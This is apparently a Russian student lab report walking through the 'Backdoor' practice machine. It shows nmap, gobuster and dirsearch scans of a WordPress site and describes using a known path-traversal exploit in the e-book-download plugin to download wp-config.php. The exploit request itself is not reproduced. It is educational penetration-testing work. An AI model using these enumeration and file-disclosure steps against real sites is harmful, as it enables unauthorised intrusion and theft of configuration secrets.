Лабораторная работа №4

Исполнители: Завьялова В.В., Казачкова О.В., Ким С.Е.

Машина 1: Backdoor (10.10.11.125)

1. Для начала проведем сканирование при помощи nmap'a.

Используем тип -sV (для получения предположительной информации о сервере);


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.11.125
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-26 21:25 EST
Nmap scan report for 10.10.11.125
Host is up (0.17s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.92 seconds
```

Используем тип -sC (производим сканирование на предмет директорий, файлов, скриптов):


```
┌──(kali㉿kali)-[~]
└─$ nmap -sC 10.10.11.125
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-26 21:26 EST
Nmap scan report for 10.10.11.125
Host is up (0.17s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp open  http
|_http-generator: WordPress 5.8.1
|_http-title: Backdoor &#8211; Real-Life

Nmap done: 1 IP address (1 host up) scanned in 27.42 seconds
```

Видим, что есть два открытых порта 22 и 80. Тут же видим, что сайт создан при помощи WordPress версии 5.8.1.

2. Открываем http://10.10.11.125/ в браузере и попадаем на главную страницу сайта.
В нем имеется 4 раздела, три из которых не несут никакой информации.




В разделе же Contact имеется указание e-mail’a при наведении на соответствующий значок, что может быть впоследствии проверено на возможность доступа к панели администратора.




Так как дальнейшие действия по изучению сайта не приносят плодов, попробуем использовать gobuster, чтобы найти поддиректории, содержащие полезную информацию (предварительно загружаем common.txt).

```
┌──(root💀kali)-[~/gobuster]
└─# gobuster dir -u http://10.10.11.125/ -w common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.125/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/26 22:11:06 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.11.125/]
/server-status        (Status: 403) [Size: 277]
/wp-admin             (Status: 301) [Size: 315] [--> http://10.10.11.125/wp-a
dmin/]
Progress: 4572 / 4703 (97.21%)
/wp-content           (Status: 301) [Size: 317] [--> http://10.10.11.125/wp-c
ontent/]
/wp-includes          (Status: 301) [Size: 318] [--> http://10.10.11.125/wp-i
ncludes/]
Progress: 4602 / 4703 (97.85%)
Progress: 4627 / 4703 (98.38%)
/xmlrpc.php           (Status: 405) [Size: 42]

Progress: 4657 / 4703 (99.02%)
Progress: 4685 / 4703 (99.62%)


===============================================================
2022/01/26 22:12:29 Finished
===============================================================
```


Были найдены директории, которые можно проверить. Проверяем найденные поддиректории.



Обычная страница входа WordPress. Ввод сочетаний стандартных и дефолтных паролей с юзернеймами и адресами эл.почт не приносят желанных результатов, поэтому проверяем поддиректории далее.



Wp-includes содержит какие-то системные файлы, которые в целом не представляют какой-либо ценности исходя из проведенной проверки.




Index of /wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2021-11-10 14:18	-	
IXR/	2021-11-10 14:18	-	
PHPMailer/	2021-11-10 14:18	-	
Requests/	2021-11-10 14:18	-	
SimplePie/	2021-11-10 14:18	-	
Text/	2021-11-10 14:18	-	
admin-bar.php	2021-05-10 18:24	32K	
assets/	2021-11-10 14:18	-	
atomlib.php	2020-10-17 15:45	12K	
author-template.php	2021-06-21 06:06	17K	
block-editor.php	2021-09-30 00:41	17K	
block-patterns.php	2021-07-02 18:38	2.6K	
block-patterns/	2021-11-10 14:18	-	
block-supports/	2021-11-10 14:18	-	
block-template-utils.php	2021-06-23 19:05	3.7K	
block-template.php	2021-07-03 15:15	6.9K	
blocks.php	2021-09-30 00:41	36K	
blocks/	2021-06-17 11:57	-	
bookmark-template.php	2020-11-24 12:29	12K	


Просканируем директорию также при помощи dirsearch.

```
Output File: /home/kali/dirsearch/reports/10.10.11.125/_22-01-27_01-15-03.txt

Log File: /home/kali/dirsearch/logs/last_scan.log

Target: http://10.10.11.125/

[01:15:04] Starting:
[01:15:15] 403 -  277B  - /.ht_wsr.txt
[01:15:15] 403 -  277B  - /.htaccess.bak1
[01:15:15] 403 -  277B  - /.htaccess.orig
[01:15:15] 403 -  277B  - /.htaccess.save
[01:15:15] 403 -  277B  - /.htaccess.sample
[01:15:15] 403 -  277B  - /.htaccessOLD2
[01:15:15] 403 -  277B  - /.htaccessBAK
[01:15:15] 403 -  277B  - /.htaccessOLD
[01:15:15] 403 -  277B  - /.htaccess_extra
[01:15:15] 403 -  277B  - /.htaccess_orig
[01:15:15] 403 -  277B  - /.htaccess_sc
[01:15:15] 403 -  277B  - /.html
[01:15:15] 403 -  277B  - /.htm
[01:15:15] 403 -  277B  - /.htpasswd_test
[01:15:15] 403 -  277B  - /.htpasswds
[01:15:15] 403 -  277B  - /.httr-oauth
[01:15:18] 403 -  277B  - /.php
[01:16:12] 301 -    0B  - /index.php  ->  http://10.10.11.125/
[01:16:16] 200 -   19KB - /license.txt
[01:16:35] 200 -    7KB - /readme.html
[01:16:38] 403 -  277B  - /server-status
[01:16:38] 403 -  277B  - /server-status/
[01:16:54] 301 -  315B  - /wp-admin  ->  http://10.10.11.125/wp-admin/
[01:16:54] 302 -    0B  - /wp-admin/  ->  http://10.10.11.125/wp-login.php?redirect_to=http%3A%2F%2F10.10.11.125%2Fwp-admin%2F&reauth=1
[01:16:54] 200 -    1KB - /wp-admin/install.php
[01:16:54] 500 -    3KB - /wp-admin/setup-config.php
[01:16:54] 400 -    1B  - /wp-admin/admin-ajax.php
[01:16:54] 301 -  317B  - /wp-content  ->  http://10.10.11.125/wp-content/
[01:16:54] 200 -    0B  - /wp-content/
[01:16:54] 200 -    0B  - /wp-config.php
[01:16:55] 403 -  277B  - /wp-content/plugins/akismet/admin.php
[01:16:55] 500 -    0B  - /wp-content/plugins/hello.php
[01:16:55] 200 -    1KB - /wp-content/uploads/
[01:16:55] 200 -  776B  - /wp-content/upgrade/
[01:16:55] 403 -  277B  - /wp-content/plugins/akismet/akismet.php
[01:16:55] 301 -  318B  - /wp-includes  ->  http://10.10.11.125/wp-includes/
[01:16:55] 200 -    0B  - /wp-cron.php
[01:16:55] 200 -    0B  - /wp-includes/rss-functions.php
[01:16:55] 200 -    6KB - /wp-login.php
[01:16:55] 302 -    0B  - /wp-signup.php  ->  http://10.10.11.125/wp-login.php?action=register
[01:16:56] 200 -   51KB - /wp-includes/
[01:16:56] 405 -   42B  - /xmlrpc.php

Task Completed
```


Здесь было найдено больше информации, в частности, была найдена папка plugins с указанным akismet, который представляет собой плагин/сервис, фильтрующий спам из комментариев и обратных ссылок.
В интернете была найдена некая уязвимость плагина, но к сожалению, скачать ее не удалось.




Помимо akismet'а в папке с плагинами была найдена папка e-book-download, которая также является плагином.




Был найден соответствующий эксплойт на сайте exploit-db.com.




Исходя из данных, мы можем перейти в определенную директорию и скачать оттуда некий файл wp-config.php.






Скачиваем файл и открываем его.



В файле содержатся названия таблиц БД и больше полезной информации найдено не было.



```
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */

/* That's all, stop editing! Happy blogging. */
/** Absolute path to the WordPress directory. */
